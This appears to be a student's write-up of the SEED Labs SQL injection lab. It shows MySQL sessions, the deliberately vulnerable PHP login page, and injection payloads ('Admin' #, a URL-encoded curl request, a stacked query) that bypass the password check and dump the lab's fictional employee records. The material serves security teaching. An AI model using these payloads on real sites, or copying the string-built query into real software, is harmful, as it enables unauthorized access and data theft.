A SQL Injection Attack Lab

3 LabTasks

3.1 Task 1: Get Familiar with SQL Statements

Step 1: Get a shell on the MySQL container.

Then use the mysql client program to interact with the database.

The user name is root and password is dees.

```
seed@VM: ~/.../Labsetup
[05/14/25]seed@VM:~/.../Labsetup$ dockps
3f8aa6521d33  mysql-10.9.0.6
93fecd0f007b  www-10.9.0.5
[05/14/25]seed@VM:~/.../Labsetup$ docksh 3f
root@3f8aa6521d33:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Step 2: After login, create new database or load an existing one.

using the **use** command to **show what tables** are there in the sqllab users database

using the **show tables** command to **print out all the tables** of the selected database.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use sqllab_users
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> describe credential;
+--------------+---------------+------+-----+---------+----------------+
| Field        | Type          | Null | Key | Default | Extra          |
+--------------+---------------+------+-----+---------+----------------+
| ID           | int unsigned  | NO   | PRI | NULL    | auto_increment |
| Name         | varchar(30)   | NO   |     | NULL    |                |
| EID          | varchar(20)   | YES  |     | NULL    |                |
| Salary       | int           | YES  |     | NULL    |                |
| birth        | varchar(20)   | YES  |     | NULL    |                |
| SSN          | varchar(20)   | YES  |     | NULL    |                |
| PhoneNumber  | varchar(20)   | YES  |     | NULL    |                |
| Address      | varchar(300)  | YES  |     | NULL    |                |
| Email        | varchar(300)  | YES  |     | NULL    |                |
| NickName     | varchar(300)  | YES  |     | NULL    |                |
| Password     | varchar(300)  | YES  |     | NULL    |                |
+--------------+---------------+------+-----+---------+----------------+
11 rows in set (0.01 sec)
```

Step 3: using a SQL command to **print all the profile information of the employee Alice.**

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.02 sec)
```


3.2 Task 2: SQL Injection Attack on SELECT Statement


Task 2.1: SQL Injection Attack from webpage.

www.seed-server.com
I know the administrator's account name which is admin, but I do not the password.

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= '**Admin' --**' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

- **--** is the **SQL comment syntax** for MySQL.
- But it **must be followed by a space**, or the rest of the line is not fully commented.
- Since there's **no space after --**, the SQL parser still tries to parse the **'** that comes after it.





echo $sql;
⇒ means **"**print the content of the **$sql variable** to the screen**."**
The **$sql** variable holds the **SQL query** that is used to authenticate the user. The echo statement is printing that query string, likely for debugging purposes—so the developer can see exactly what **SQL query** is being executed.

```
Open                                                    *unsafe_home.php
                                                        ~/sns2025/lab7/Labsetup/image_www/Code
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77      if (!$result = $conn->query($sql)) {
78        echo "</div>";
79        echo "</nav>";
80        echo "<div class='container text-center'>";
81        die('There was an error running the query [' . $conn->error . ']\n');
82        echo "</div>";
83      }
```

```
[05/14/25]seed@VM:~/.../Labsetup$ docksh 93
root@93fecd0f007b:/# ls /var/www/SQL_Injection/
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
root@93fecd0f007b:/# cd /var/www/SQL_Injection/
root@93fecd0f007b:/var/www/SQL_Injection# cat unsafe_home.php
```

The PHP code **unsafe home.php**, located in the **/var/www/SQL_Injection** directory,


```
[05/14/25]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[05/14/25]seed@VM:~/.../Labsetup$ cd image_www
[05/14/25]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[05/14/25]seed@VM:~/.../image_www$ cd Code
[05/14/25]seed@VM:~/.../Code$ ls
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[05/14/25]seed@VM:~/.../Code$ docker cp unsafe_home.php 93fecd0f007b:/var/www/SQL_Injection
[05/14/25]seed@VM:~/.../Code$
```


It copies the **unsafe_home.php** file from your host system **into** the Docker container **93fecd0f007b**, specifically into the **/var/www/SQL_Injection** directory.

```
root@93fecd0f007b:/var/www/SQL_Injection# cat unsafe_home.php
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <?php
      session_start();
      // if the session is new extract the username password from the GET request
      $input_uname = $_GET['username'];
      $input_pwd = $_GET['Password'];
      $hashed_pwd = sha1($input_pwd);
```

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= '**Admin' #**' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

- **#** is also a **valid SQL comment character** in MySQL.
- Everything after **#** is ignored by the parser, so the password check is bypassed.





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line.

- This is the **URL-encoded**:
  - %27 = '
  - %20 = space
  - %23 = #

handle HTTP encoding while sending requests using curl.

https://www.urlencoder.org

URL
Decode and Encode

Decode
Encode

Language: English Español Portu

Do you have to deal with **URL**-encoded format? Then this site is
encode or decode your data.

Encode to URL-encoded format

Simply enter your data then push the encode button.

' #

To encode binaries (like images, documents, etc.) use the file upload fo

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries)

Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supp

ENCODE Encodes your data into the area below.

%27%20%23

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.02 sec)
```

```
[05/14/25]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'alice' #' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left:
href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>
```


Password (hashed pwd holds the sha1 hash of the password typed by the user) is correct.


Task 2.3: Append a new SQL statement.

- This is the **URL-encoded**:


  ' ;select 1;#


  %27%20%3Bselect%201%3B%23





```
[05/15/25]seed@VM:~/.../Code$ docker cp unsafe_home.php ea2da7fb4ac5:/var/www/SQ
L_Injection
[05/15/25]seed@VM:~/.../Code$
```







3.3 Task 3: SQL Injection Attack on UPDATE Statement

